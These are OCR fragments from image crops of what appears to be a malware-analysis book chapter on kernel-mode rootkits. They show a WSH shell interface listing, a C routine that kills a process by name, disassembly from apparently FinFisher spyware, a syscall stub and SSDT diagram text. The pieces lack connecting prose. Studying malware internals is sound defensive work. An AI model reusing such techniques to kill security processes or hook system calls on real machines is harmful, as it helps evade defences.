{F935DC22-1CF0-11D0-ADB
{F935DC26-1CF0-11D0-ADB
```


```
{7071EC00-663.
{EE574957-407.
{BA35B84E-A6..
{B596CC9F-56...
{438EDB38-28...
{F935DC20-1C...
{F935DC20-1C...
```

TypeInfo IWshShell3 [Shell Object Interface]

Name	memid	FuncKind,InvKind,CallCo...	rcType	Params	Fl...	ofsVft/...
QueryInterface	0x60...	dispatch, func, stdcall	Void	riid:Ptr GUID, ppvObj:Ptr ...	1	0
AddRef	0x60...	dispatch, func, stdcall	UI4		1	4
Release	0x60...	dispatch, func, stdcall	UI4		1	8
GetTypeInfoCount	0x60...	dispatch, func, stdcall	Void	pctinfo:Ptr UInt	1	12
GetTypeInfo	0x60...	dispatch, func, stdcall	Void	itinfo:UInt, lcid:UI4, pptinf...	1	16
GetIDsOfNames	0x60...	dispatch, func, stdcall	Void	riid:Ptr GUID, rgszNames:...	1	20
Invoke	0x60...	dispatch, func, stdcall	Void	dispidMember:I4, riid:Ptr G...	1	24
SpecialFolders	0x64	dispatch, propertyget, st...	Ptr I...		0	28
Environment	0xC8	dispatch, propertyget, st...	Ptr I...	Type:Ptr Variant	0	32
Run	0x3E8	dispatch, func, stdcall	Int	Command:Bstr, WindowSt...	0	36
Popup	0x3E9	dispatch, func, stdcall	Int	Text:Bstr, SecondsToWai...	0	40
CreateShortcut	0x3EA	dispatch, func, stdcall	Disp...	PathLink:Bstr	0	44
ExpandEnvironment...	0x3EE	dispatch, func, stdcall	Bstr	Src:Bstr	0	48
RegRead	0x7D0	dispatch, func, stdcall	Variant	Name:Bstr	0	52
RegWrite	0x7D1	dispatch, func, stdcall	Void	Name:Bstr, Value:Ptr Vari...	0	56
RegDelete	0x7D2	dispatch, func, stdcall	Void	Name:Bstr	0	60
LogEvent	0xBB8	dispatch, func, stdcall	Bool	Type:Ptr Variant, Messag...	0	64


6140 items

ready




```
//////////////////////////////////////////////////////////////////////////
// opens process
HANDLE ProcOpenProcessByNameW( PWSTR ProcessName, DWORD dwDesiredAccess )
{
        HANDLE hProcessSnap = INVALID_HANDLE_VALUE;
        HANDLE hProcess = NULL;
        PROCESSENTRY32W pe32;
        DWORD Error = ERROR_FILE_NOT_FOUND;

        // Take a snapshot of all processes in the system.
        hProcessSnap = CreateToolhelp32Snapshot( TH32CS_SNAPPROCESS, 0 );
        if( hProcessSnap == INVALID_HANDLE_VALUE )
        {
                return NULL;
        }

        // Set the size of the structure before using it.
        pe32.dwSize = sizeof( PROCESSENTRY32W );

        // Retrieve information about the first process,
        // and exit if unsuccessful
        if( !Process32FirstW( hProcessSnap, &pe32 ) )
        {
                CloseHandle( hProcessSnap );          // clean the snapshot object
                return NULL;
        }

        // Now walk the snapshot of processes, and
        // display information about each process in turn
        do
        {
                if ( lstrcmpiW (pe32.szExeFile,ProcessName) == 0 )
                {
                        if ( ( hProcess = OpenProcess( dwDesiredAccess, FALSE, pe32.th32ProcessID )) == NULL ){
                                Error = GetLastError();
                        }else{
                                Error = NO_ERROR;
                        }
                        break;
                }
        } while( Process32NextW( hProcessSnap, &pe32 ) );
```

```
//
// terminates process by name
//
WINERROR ProcTerminateProcessW(
        LPWSTR ProcessName
        )
{
        WINERROR Status = NO_ERROR;
        HANDLE hProcess = ProcOpenProcessByNameW(ProcessName, PROCESS_TERMINATE);
        if (hProcess)
        {
                if (!TerminateProcess(hProcess,0))
                        Status = GetLastError();
                CloseHandle(hProcess);
        }
        else
                Status = GetLastError();

        return Status;
}
```




```
004020E5  . 8D85 F0FDFFFF  LEA EAX,DWORD PTR SS:[EBP-0x210]
004020EB  . 50             PUSH EAX                                 lParam
004020EC  . 68 1B1C4000    PUSH FinFishe.00401C1B                   Callback = FinFishe.00401C1B
004020F1  . FF15 E8104000  CALL DWORD PTR DS:[<&USER32.EnumWindows  EnumWindows
004020F7  . FFB5 F0FDFFFF  PUSH DWORD PTR SS:[EBP-0x210]            Arg4
```





Windows PowerShell

```
PS C:\Scripts> Get-WmiObject Win32_ComputerSystem


Domain              : springfield.local
Manufacturer        : VMware, Inc.
Model               : VMware Virtual Platform
Name                : XPPRO
PrimaryOwnerName    : IT
TotalPhysicalMemory : 267894784



PS C:\Scripts>
```


Chapter 7: Understanding Kernel-Mode Rootkits











```
0000000078EA17B0                       ; Exported entry 257. NtCreateSection
0000000078EA17B0                       ; Exported entry 1506. ZwCreateSection
0000000078EA17B0
0000000078EA17B0
0000000078EA17B0
0000000078EA17B0                       public ZwCreateSection
0000000078EA17B0                       ZwCreateSection proc near
0000000078EA17B0 4C 8B D1              mov     r10, rcx        ; NtCreateSection
0000000078EA17B3 B8 47 00 00 00        mov     eax, 47h
0000000078EA17B8 0F 05                 syscall
0000000078EA17BA C3                    retn
0000000078EA17BA                       ZwCreateSection endp
0000000078EA17BA
```


ZwQueryDirectoryFile executes the SYSCALL/SYSENTER instruction while passing the corresponding function number, N
The FindFirstFile call ZwQueryDirectoryFile
FindFirstFile call
User Mode
Kernel Mode
The instruction executes a fast call in kernel mode, transferring control to a function with the number N in SSDT (in this case, NtQueryDirectoryFile)
NtQueryDirectoryFile sends an IRP request to the corresponding driver(s)
Driver(s) can process the request changing the input or/and the output and returning the result to the use



User mode
Kernel mode
System service call
SYSTEM SERVICE DISPATCHER
0
1
2
3
n
SYSTEM SERVICE DISPATCH TABLE
...
SSDT
System service 3



